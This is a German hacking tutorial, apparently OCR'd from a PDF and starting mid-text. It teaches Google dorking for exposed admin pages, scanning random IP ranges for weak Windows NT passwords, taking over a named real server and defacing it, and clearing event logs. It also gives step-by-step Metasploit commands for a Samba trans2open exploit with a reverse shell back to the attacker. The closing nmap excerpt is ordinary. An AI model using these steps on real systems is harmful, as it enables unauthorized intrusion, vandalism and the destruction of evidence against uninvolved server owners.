Die intitle: Funktion such euch nur Webseiten mit einen bestimmten Titel raus. Die Suche nach 'intitle:Welcome' sucht euch zB. Nur Webseiten raus, die im Titel das Wort 'Welcome' haben.

inurl:
Die inrul: Funktion such alle Webseiten raus, die euer Suchwort in der URL beinhalten. So kommen wir mit einer Suche nach 'inurl:admin' zB. An alle Webseiten, die in ihrer URL das Wort 'admin' haben.

filetype:
Mit der filetype: Funktion könnt ihr bestimmen, dass nur Dokumente von einem bestimmten Dateityp durchsucht werden wollen. Die Suche nach 'filetype:c "Hello World"' liefert uns zB. Etliche C-Quellcode Dateien mit Hello-World Programmen.

site:
Die site: Funktion sucht uns nur Webseiten raus, die auf unseren Suchstring passen. 'site:edu' sucht uns zB. Alle .edu Domains heraus. Aber immer daran denken, dass die Suche von Rechts nach Links stattfindet. So würde eine Suche nach 'site=P3pp3r' keine Ergebnisse liefern. Eine Suche nach 'site=P3pp3r.de.vu' jedoch schon. Vielleicht etwas kompliziert erklärt, aber probiert einfach etwas rum =P

So, dass waren auch schon die wichtigsten Bonus-Suchfunktionen von Google. Jetzt liegt es an euch, diese Funktionen richtig zu kombinieren und so an 'wertvolle' Seiten zu gelangen.
Ich werde euch mal ein paar Denkanstöße geben =P

Suchen wir zB. Nach 'intitle:index.of inurl:admin' finden wir unzählige Seiten, die Index-Listing angeschaltet haben und dank inurl:admin finden wir uns dazu meistens in Ordnern mit dem vielversprechenden Namen admin wieder ;) Also schön stöbern, vielleicht ist ja was Interessantes dabei.
Eine Suche nach 'intitle:index.of "Apache/1.3.26 Server at"' liefert uns eine riesige Liste mit Servern, auf denen Apache 1.3.26 läuft.

Zu dieser Technik gibt es ein ausführliches ~30 Seiten langes Paper (in Englisch), das man sich unbedingt durchlesen sollte: http://johnny.ihackstuff.com/security/premium/The_Google_Hackers_Guide_v1.0.pdf

Suchstrings, die solche wertvollen Informationen offenbaren wurden 'GoogleDorks!' getauft. Ein ziemlich große und täglich Wachsende Sammlung solcher GoogleDorks befindet auf http://johnny.ihackstuff.com. Dort finden wir zB. Den Suchstring 'aboutprinter.shtml'. Wenn wir danach suchen, finden wir einige ungesicherte Xerox Drucker, auf denen wir ohne jegliches Passwort Admin spielen können =P

Wie ihr seht machen GoogleDorks eine riesigen Spaß =D Das Problem ist nur, das öffentlich gepostete GoogleDorks ziemlich schnell ausgelutscht sind. Also immer auf dem neusten Stand bleiben oder noch besser: Selber welche suchen/finden.

Windows NT/2k r00ted (NTPW)

Hier werde ich mal auf eine Methode eingehen, die oft in der c00len h@xX0r Szene benutzt wird um an Space für Filme/Apps/Mp3's/etc. zu kommen. Wir bedienen uns der Möglichkeit sich auf andere NT/2k Server über den 'NetBios Session Service' (Port 139) einzuloggen. Dazu brauchen wir natürlich einen passenden Benutzernamen und ein dazugehöriges Passwort.
Jetzt sind einige Admins aber relativ faul und benutzen Passwörter wie 'asdfgh' oder noch besser gar keins =D Also sollte unserem Vorhaben nichts mehr im Wege stehen =P

time2scan


Zuerst sucht ihr euch eine IP-Range aus und scannt nach offenen 139er Ports. Das ist der Port über den wir unseren Angriff durchführen werden. Um unbrauchbare IP's herauszufiltern könnte ihr die gescannten Server noch mal auf Port 80 scannen und gucken ob sie einen Webserver am laufen haben (was wir natürlich wollen, was sollen wir mir irgendwelchen Home-PC's =P). Aber der zweite Scan ist optional =D

Jetzt braucht ihr 'X-Scan 2.3'. Auf keinen Fall Version 3.0 oder 3.1, da dort das NTWP-Modul nicht richtig funktioniert. Also X-Scan starten, bei Config -> Scan module das 'NT-Server-Password' Modul auswählen und unter Config -> Scan parameter mit 'Load host list from file' unsere gescannten Sever laden. Jetzt nur noch auf File -> Start klicken und der Scan beginnt =D Je nachdem wie viele Hosts ihr in eurer Liste habt kann das ganze mehr oder weniger lange dauern. Wenn X-Scan fertig ist, öffnet sich normalerweise automatisch das LOG, was hoffentlich ca. so aussieht:


Wir haben also einen Administrator mit dem Username 'jfernando' und der Username ist auch gleichzeitig sein Passwort =D Das ist schlecht für ihn und gut für uns =P Solltet ihr keinen Admin-Account gefunden haben, müsst ihr wohl oder übel noch mal scannen (aber eine andere Range =D). Weiter geht der Spaß mit 'DameWare NT-Utilities' von http://www.dameware.com/.

DameWare


Startet das Programm und macht einen Rechtsklick auf Non-Browsable Machnies -> Add Machine…, tippt die IP vom Rechner mit dem 'weak pasword' ein und klickt auf 'OK'.
Wenn alles geklappt hat ist es jetzt an der Zeit unseren Benutzernamen und Passwort einzutippen, was wir natürlich auch machen. Willkommen Mr./Mrs. Administrator =D



Links haben wir jetzt eine wunderschöne Auswahl, was wir alles auf dem Server machen können. Die Palette der Möglichkeiten ist extrem groß =D Aber wir werden uns jetzt einfach mal auf's defacen beschränken. Normalerweise sind die Dateien vom Webserver im Verzeichnis 'C:\Inetpub', aber in unserem Fall ist es der Ordner 'C:\WWW.INSISTEMAS.ES' (da hätte ich die IP vom Server auch nicht weg-X-en müssen =P). Gehen wir also in den besagten Ordner und kopieren uns die index.html auf die Festplatte. Jetzt das ganze mit dem Notepad öffnen und nach den eigenen Vorlieben editieren =D



Wir ändern einfach nur den Titel der Webseite, der sich logischerweise im <title> Tag befindet =P Nach unserer kleinen Änderung laden wir die index.html wieder auf den Server und besuche die URL um unser Werk zu betrachten =P




So, das war auch schon die ganze Kunst des NTPW-Hackens. Ihr könnt mit den DameWare Utilities natürlich auch einen FTP-Server aufsetzen und schon habt ihr einen kewlen stro (scheiß Wort =D) oder andere Sachen machen.

Logfiles
Aber p3pp3r, du hast die Logfiles vergessen =P
Dazu klickt ihr in den DameWare Utilities auf 'Eventlog'. Danach wählt ihr nacheinander die Spalten 'Application', 'Security' und 'System' aus und klickt danach immer auf das rote X-Symbol im Fenster. So löscht ihr alle 3 Logfiles. Fertig =D

Retina

Retina ist ein ziemlich guter Security-Scanner, der Server nach Sicherheitslücken absucht. Ihr bekommt das ganze entweder bei eEye persönlich oder falls euch das nötige Kleingeld fehlen sollte bei so ziemlich allen Tauschbörsen. Zu bedienen ist das ganze auch relativ simpel:
Zuerst müsst ihr links auf 'Scanner' klicken, dann müsst ihr oben die IP eintragen und jetzt nur noch auf Enter drücken und der Scan beginnt. Die Standart-Einstellungen sollten für euch eigentlich reichen =P Wenn Retina

fertig ist könnte es zB. So aussehen:




Nun haben wir eine kleine Auswahl an Sicherheitslücken, die wir ausnutzen könnten um den Server zu r0XxX0rn =D Wenn ihr auf einen Listeneintrag klickt kommt unten meist auch eine kleine Beschreibung und ein wertvoller Bugtraq-Link =P
Dort können wir uns dann weitere Info's und ggf. ein Exploit holen.
So, leicht es bis jetzt sein mag, zum r00t ist es noch ein weiter weg. In unserem Beispiel hab ich mich nach etwas durchwühlen der möglichen Schwachstellen für einen Fehler im trans2open Modul des Samba-Server entschieden =D
Ein Samba-Server ist übrigens dafür zuständig, dass Windows und Linux Systeme in einem Netzwerk Daten austauschen können, aber das interessiert sicher keinen von euch =P
Wie man diese Sicherheitslücke nun ausnutzt findet ihr unter 'Metasploit Framework – trans2open Exploit'.

Metasploit Framework – trans2open Exploit

Das Metasploit Framework beinhaltet verschiedene Exploits und Payloads und lädt somit zum experimentieren ein. Hier mal ein kleines Zitat von der offiziellen Webseite (www.metasploit.com), wo ihr das Programm auch herunterladen könnt:


This is the Metasploit Project. The goal is to provide useful information to people who perform penetration testing, IDS signature development, and exploit research. This site was created to fill the gaps in the information publicly available on various exploitation techniques and to create a useful resource for exploit developers. The tools and information on this site are provided for legal penetration testing and research purposes only.

Dann lasst uns beginnen =D Zuerst brauchen wir einen Server, der eine passende Schwachstelle zu den bereitgestellten Exploits hat. Diesen haben wir mit Retina gefunden und werden ihn gleich mal r00ten =P Also startet das Metasploit Framework



Wie ihr seht ist das ganze Programm Konsolen-basierend und um es richtig zu verstehen solltet ihr euch am besten die beiliegende .pdf File anschauen.
Als erstes lassen wir uns mit 'show exploits' eine liste alle Exploits anzeigen, die das Framework an Bord hat. Und da sehen wir auch schon ein Exploit für den trans2open Fehler im Samba-Server, den wir mit Retina gefunden haben. Um mehr Informationen zu bekommen tippen wir 'info exploit samba_trans2open' ein und lesen ein wenig =D
Wir entscheiden uns jetzt mit 'use samba_trans2open' für das Exploit und

schauen uns dann mit 'show options' alle Parameter an, die es benötigt. Im moment ist das nur der Remot-Host, also der Server, den wir angreifen wollen. Mit 'set RHOST 123.123.123.123' legen wir diesen fest. Der Remote-Port ist normalerweise 139 und wir können die Einstellungen so belassen. Falls der Samba-Server auf einem anderen Port laufen sollte einfach mit 'set RPORT 149' den neuen Port festlegen.
So, jetzt könnten wir den Server theoretisch exploiten. Aber was soll dann für ein Code auf dem Server ausgeführt werden? Das Exploit nutzt erst mal nur die Sicherheitslücke aus. Dann muss aber noch 'böser' Code eingeschleust werden. Dieser wird im Metasploit Framework Payload genannt. Mit 'show payloads' lassen wir uns die verschiedenen Payloads anzeigen.
Wollen wir zu einem Payload mehr Informationen haben, tippen wir einfach 'info payload linx86reverse_xor'. Nach dem Durchlesen entscheiden wir uns für diesen Code, das passiert, wenn wir 'set PAYLOAD linx86reverse_xor' eintippen.
Dieser Payload verbindet sich wieder auf unseren PC zurück und wir erhalten eine verschlüsselte Shell. Dies hat den Sinn, dass wir so eine Firewall umgehen (falls auf unserem Opfer vorhanden) und uns durch die Verschlüsselung wie echte Ninja-Profi-Hacker fühlen dürfen =D
Wenn wir jetzt erneut 'show options' eingeben, sehen wir, dass wir zusätzlich noch den Local-Host und Port definieren müssen (fur die 'rückverbindungsshell'). Das machen wir mit 'set LPORT 1337' und 'set LHOST unsereip'.
Jetzt fehlt nur noch eine Kleinigkeit. Mit 'show targets' bekommen wir alle möglichen Zielsysteme angezeigt. Wie wir sehen ist das Exploit für Linux und FreeBSD geeignet. Mit 'set TARGET 0' entscheiden wir uns in unserem Fall für Linux.
Jetzt nur noch 'exploit' eintippen und los geht's =D



Nach etwas Brute-Force um den richtigen Offset zu finden sind wir auf dem Server und der Befehl 'id' verrät uns auch, das wir r00t sind. Ist das nicht schön =D
Wenn ihr jetzt noch einigermaßen mit der Linux-Shell umgehen könnt, wünsche ich euch viel Spaß auf dem Server =P

find some targets

Ziele für einige der Exploits in Metasploit findet ihr mit dem Tool sfind. sfind ist ein kleiner konsolenbasierender Scanner, den es in einer 100, 500 und 1000 Threads-Version auf vielen Websites zum Download gibt.

Nmap

Nmap (www.nmap.org/nmap) ist wohl der bekannteste (und vielleicht auch beste) Portscanner überhaupt. Heisec hat ein schönes Paper über die Möglichkeiten veröffentlicht, die uns dieses Programm bietet. Also dann, fröhliches Scannen =D

[quelle:www.heisec.de]

Portscanner gibt es wie Sand am Meer; der Rolls Royce unter ihnen ist immer noch nmap. Mittlerweile gibt es auch ein grafisches Frontend, viele wichtige Scan-Optionen lassen sich aber weiterhin nur auf der Kommandozeile nutzen. Das Programm läuft auf den meisten Unix-Varianten sowie unter Windows und bietet eine ganze Reihe von verschiedenen Scans an.

Klopf, Klopf!

Im einfachsten Fall ruft man nmap mit der IP-Adresse oder dem Namen des zu testenden Systems auf. Das kann der eigene Webserver oder die Internet-Adresse des Routers sein. Letzters erfolgt sinnvollerweise von außen, im Zweifelsfall testet man vom Rechner eines Freundes aus. Schon dieser einfache so genannte TCP-Connect-Scan liefert oft interessante Ergebnisse. Er nutzt die normalen System-Funktionen und kommt mit normalen Benutzerrechten aus.

Ein Port kann sich nach Lesart von nmap neben "open" auch im Zustand "filtered", "closed" oder "unfiltered" befinden.

beachnet:~# nmap -P0 www.hackmee.com
(The 1551 ports scanned but not shown below are in state: closed)

Port	*State*	*Service*
22/tcp	*filtered*	*ssh*
80/tcp	*open*	*http*
443/tcp	*open*	*https*

"open" zeigt an, dass ein Port erreichbar ist und auch einen echte Verbindung möglich war. Nmap absolvierte einen kompletten 3-Wege-Handshake: Es schickte ein SYN-Paket, erhielt als Antwort vom Server ein SYN/ACK und bestätigte dieses mit einem abschließenden ACK, das die Verbindung herstellt. Auf diesem Weg konnte nmap den Webserver von hackmee.com über Port 80 und 443 erreichen.

Ein Port im Zustand "filtered" bedeutet, dass der Scanner auf einen Verbindungsversuch überhaupt keine Antwort erhalten hat. Das lässt darauf schließen, dass eine Firewall die Verbindungsversuche auf Port 22 blockiert, indem sie ohne viel Aufhebens und ohne Benachrichtung ankommende Pakete einfach verwirft. Man spricht hier auch von einer DROP-Regel.

Ist eine Filterregel auf REJECT gesetzt, so sendet die Firewall höflicherweise eine ICMP-Fehlermeldung "Port unreachable". Erhält nmap solch eine Antwort, stuft es den Port ebenfalls als "filtered" ein. Auf den meisten Firewalls ist aber DROP die bevorzugte Aktion, da das Wegwerfen von Paketen für einen Portscanner genauso aussieht, als wäre das Zielsystem nicht existent. Die Firewall kann somit sich und das dahinter liegende Netz tarnen -- was natürlich nur funktioniert, wenn nicht wie im obigen Beispiel Ports offen sind.

Meldet nmap die Mehrzahl der Ports im Zustand "filtered", so verwirft die Firewall offenbar alle Pakete, für die keine expliziten Regeln definiert sind. Der Betreiber erspart sich damit die zusätzlichen Antwort-Pakete, dass der Dienst nicht verfügbar ist und verringert somit seine Netz- und Serverlast.

Im Beispiel deklariert nmap restlichen standardmäßig überprüften 1551 Ports jedoch als "closed". Das heißt, die Firewall ließ die Verbindungsanfragen durch und der Server antwortete TCP/IP-konform mit einem RST-Paket, weil auf diesem Port kein Dienst erreichbar war.

Doch bereits diese einfachen Scans bergen einige Fallstricke, die zu falschen Schlüssen verleiten können. So bedeutet die Tatsache, dass nmap keine offenen Ports findet, nicht zwangsläufig, dass der Server völlig dicht ist. nmap testet per Default nur die so genannten well-known Ports zwischen 1 bis 1024 sowie die zusätzlich in der Datei nmap-services aufgeführten. Um alle TCP-Ports zu untersuchen, muss der Anwender über die Option -p den Bereich 1-65535 angeben.

Eine weitere Fehlerquelle, die zum Abbruch eines Scans führt, sind Systeme, die nicht auf Ping-Anfragen (ICMP-Echo-Requests) antworten. nmap überprüft nämlich vor jedem Scan die Erreichbarkeit des Systems

mit einem Ping-Paket und bricht ab, wenn keine Antwort zurückkommt. Die Option -P0 unterdrückt diesen Test.

Lautlos

